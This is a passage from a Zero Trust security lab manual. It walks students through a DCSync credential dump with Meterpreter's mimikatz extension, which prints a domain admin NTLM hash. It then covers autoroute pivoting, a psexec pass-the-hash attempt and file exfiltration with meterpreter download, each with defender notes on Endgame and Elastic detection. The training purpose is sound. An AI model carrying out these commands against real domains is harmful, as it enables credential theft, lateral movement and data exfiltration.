   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : zt.local

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection #2
   Physical Address. . . . . . . . . : 00-50-56-AF-65-23
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::8536:af6f:c5d2:30a0%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.91.1.22(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.91.1.1
   DHCPv6 IAID . . . . . . . . . . . : 402673750
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2A-D0-31-13-00-50-56-AF-4C-A7
   DNS Servers . . . . . . . . . . . : 10.91.0.10
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

You see the DNS server listed above. This is most likely the Domain Controller. We are going to attempt a DCSync attack to gain the password hash for the DoD_Admin

user that we have shells. Note: a DCSync attack only works if the user is a domain administrator.

Exit the shell by typing **exit** and then type **bg** and **sessions -i**

```
C:\Users\DoD_Admin\Desktop>exit
exit
meterpreter > bg
[*] Backgrounding session 8...
msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  ZT\DoD_Admin @ ZTWIN10STUDENT1        10.91.0.21:443 → 127.0.0.1 (10.91.1.22)
  2         meterpreter x64/windows  ZT\DoD_Admin @ ZTWIN10STUDENT1        10.91.0.21:443 → 127.0.0.1 (10.91.1.22)
  3         meterpreter x86/windows  ZT\DoD_Admin @ ZTWIN10STUDENT1        10.91.0.21:80 → 10.91.1.22:54967 (10.91.1.22)
  4         meterpreter x64/windows  ZT\DoD_Admin @ ZTWIN10STUDENT1        10.91.0.21:8443 → 10.91.1.22:54972 (10.91.1.22)
  7         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ZTWIN10STUDENT1  10.91.0.21:4444 → 10.91.1.22:55254 (10.91.1.22)
  8         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ ZTWIN10STUDENT1  10.91.0.21:443 → 127.0.0.1 (10.91.1.22)
```

We want a session running as DoD_Admin that is 64 bit, so we will pick session 1. Type **sessions –i 1** and **load kiwi**

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter >
```

Type **dcsync ZT\\DoD_Admin (Remember, you need two \’s)**

```
meterpreter > dcsync ZT\\DoD_Admin
[DC] 'zt.local' will be the domain
[DC] 'ZTLabDC1.zt.local' will be the DC server
[DC] 'ZT\DoD_Admin' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : DoD_Admin

** SAM ACCOUNT **

SAM Username         : DoD_Admin
User Principal Name  : DoD_Admin
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   : 1/1/1601 12:00:00 AM
Password last change : 9/29/2022 7:43:16 PM
Object Security ID   : S-1-5-21-164135905-3456272681-2582788899-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: d21b5c501552ab626e3c8cadb06a5a91
```

Congratulations, you successfully stole the NTLM hash from the DoD_Admin account so you can use this in Pass the Hash attacks. This Hash is almost just as good as the password itself.


As a defender, look at Endgame and Elastic again and see if you can identify any of the activity for DC sync. The only alerts that I saw were from the malware execution in Endgame. We now know that we need to spend more time with our rules and create an alert to identify dcsync activity and any other activity we did not identify.

https://www.alteredsecurity.com/post/a-primer-on-dcsync-attack-and-detection has a great explanation on implementing controls to detect DCsync attacks.

Lateral Movement:

We are going to pivot from our victim system to attack the domain controller and gain access with lateral movement techniques.


From your meterpreter console in your same session you gathered the DoD_Admin hash from, type **run autoroute –s 10.91.0.0/16** and **run autoroute –p**



What we are doing is that any traffic from metasploit destined to the 10.91.0.0/16 network will be sent through 10.91.1.22 as a pivot point.

Now that we have this setup, we are going to attack another user with the hash we stole.

Type **bg** and then **use exploit/windows/smb/psexec**



Type **show options**

```
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), see https://github.com/rapid7/metasploit-framework
                                                    etasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a n
                                                    te folder share
   SMBUser                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.91.0.21       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

set RHOSTS 10.91.1.23

set LPORT 8999

set SMBUser DoD_Admin

set SMBDomain ZT.local

set SMBPass 00000000000000000000000000000000:d21b5c501552ab626e3c8cadb06a5a91


```
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.91.1.23
RHOSTS => 10.91.1.23
msf6 exploit(windows/smb/psexec) > set LPORT 8999
LPORT => 8999
msf6 exploit(windows/smb/psexec) > set SMBUser DoD_Admin
SMBUser => DoD_Admin
msf6 exploit(windows/smb/psexec) > set SMBDomain ZT.local
SMBDomain => ZT.local
msf6 exploit(windows/smb/psexec) > set SMBPass 00000000000000000000000000000000:d21b5c501552ab626e3c8cadb06a5a91
SMBPass => 00000000000000000000000000000000:d21b5c501552ab626e3c8cadb06a5a91
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.91.0.21:8999 via the meterpreter on session 1
[*] 10.91.1.23:445 - Connecting to the server ...
[*] 10.91.1.23:445 - Authenticating to 10.91.1.23:445|ZT.local as user 'DoD_Admin' ...
[*] 10.91.1.23:445 - Selecting PowerShell target
[*] 10.91.1.23:445 - Executing the payload ...
[+] 10.91.1.23:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Exploit completed, but no session was created.
```

You are using a pass the hash technique with the hash you stole earlier. This attack was not successful. Lets look at Endgame and see why.

You will see a process injection on the IP address 10.91.1.23.

ALERT TYPE	EVENT TYPE	ASSIGNEE	OS	IP ADDRESS
Process Injection Detection	Shellcode Injection	Unassigned	Windows 10 (v1809)	10.91.1.23

Look in Elastic under the Discover page and see if you see any network traffic from 10.91.1.22 [or your IP address you are using as the victim] to the IP address 10.91.1.23. There isn't any traffic, because you are pivoting to a device on the same subnet as the victim and it doesn't go through the inspection, therefore we are completely bypassing the suricata and zeek detection systems.




This shows the importance of utilizing micro-segmentation techniques to prevent lateral movement from bypassing your tools.

Exfiltration:


The final event will be to exfiltrate a file from the 10.91.1.22 system that you have already compromised.

Type **sessions –i 1** and you should be at a meterpreter prompt




We were told that there is a file stored on this system in the directory C:\secretstuff\flag.txt

Type **download C:\\secretstuff\\flag.txt**



Next open a **separate terminal window** and type **cat /yourdirectory/flag.txt**



The download function of meterpreter allows you to exfiltrate information from the network. Because the file was extremely small, it was not detected. It was also not detected by Endgame.

If you are responsible for defending sensitive information, you should be creating rules to detect and prevent access to sensitive information.

Summary:

These lessons were designed to give the student an idea about common attack methodologies and understand what the Mitre ATT&CK framework is. It is up to the student to take these concepts and use them to harden their environment and develop their SIEM alerting to the point where they are using Zero Trust concepts and can detect and prevent adversarial activity. There are a limitless number of programs or signatures that could be applied to the techniques used by adversaries outlined in Mitre ATT&CK. You want to gain an understanding of the techniques themselves and develop methods to prevent them. Don't focus on trying to stop every piece of malware, focus on what the adversary is doing and also focus on ensuring the Zero Trust Architecture is operating as intended.

7.4 Visibility and Analytics Pillar Lesson 4 (User and Entity Behavior Analytics) (Future Course)

Future Course

7.5 Visibility and Analytics Pillar Lesson 5 (Threat Intelligence) (Future Course)

Future Course

7.6 Visibility and Analytics Pillar Lesson 6 (Dynamic Policy Creation with ML/AI/Anomaly Detection) (Future Course)

Future Course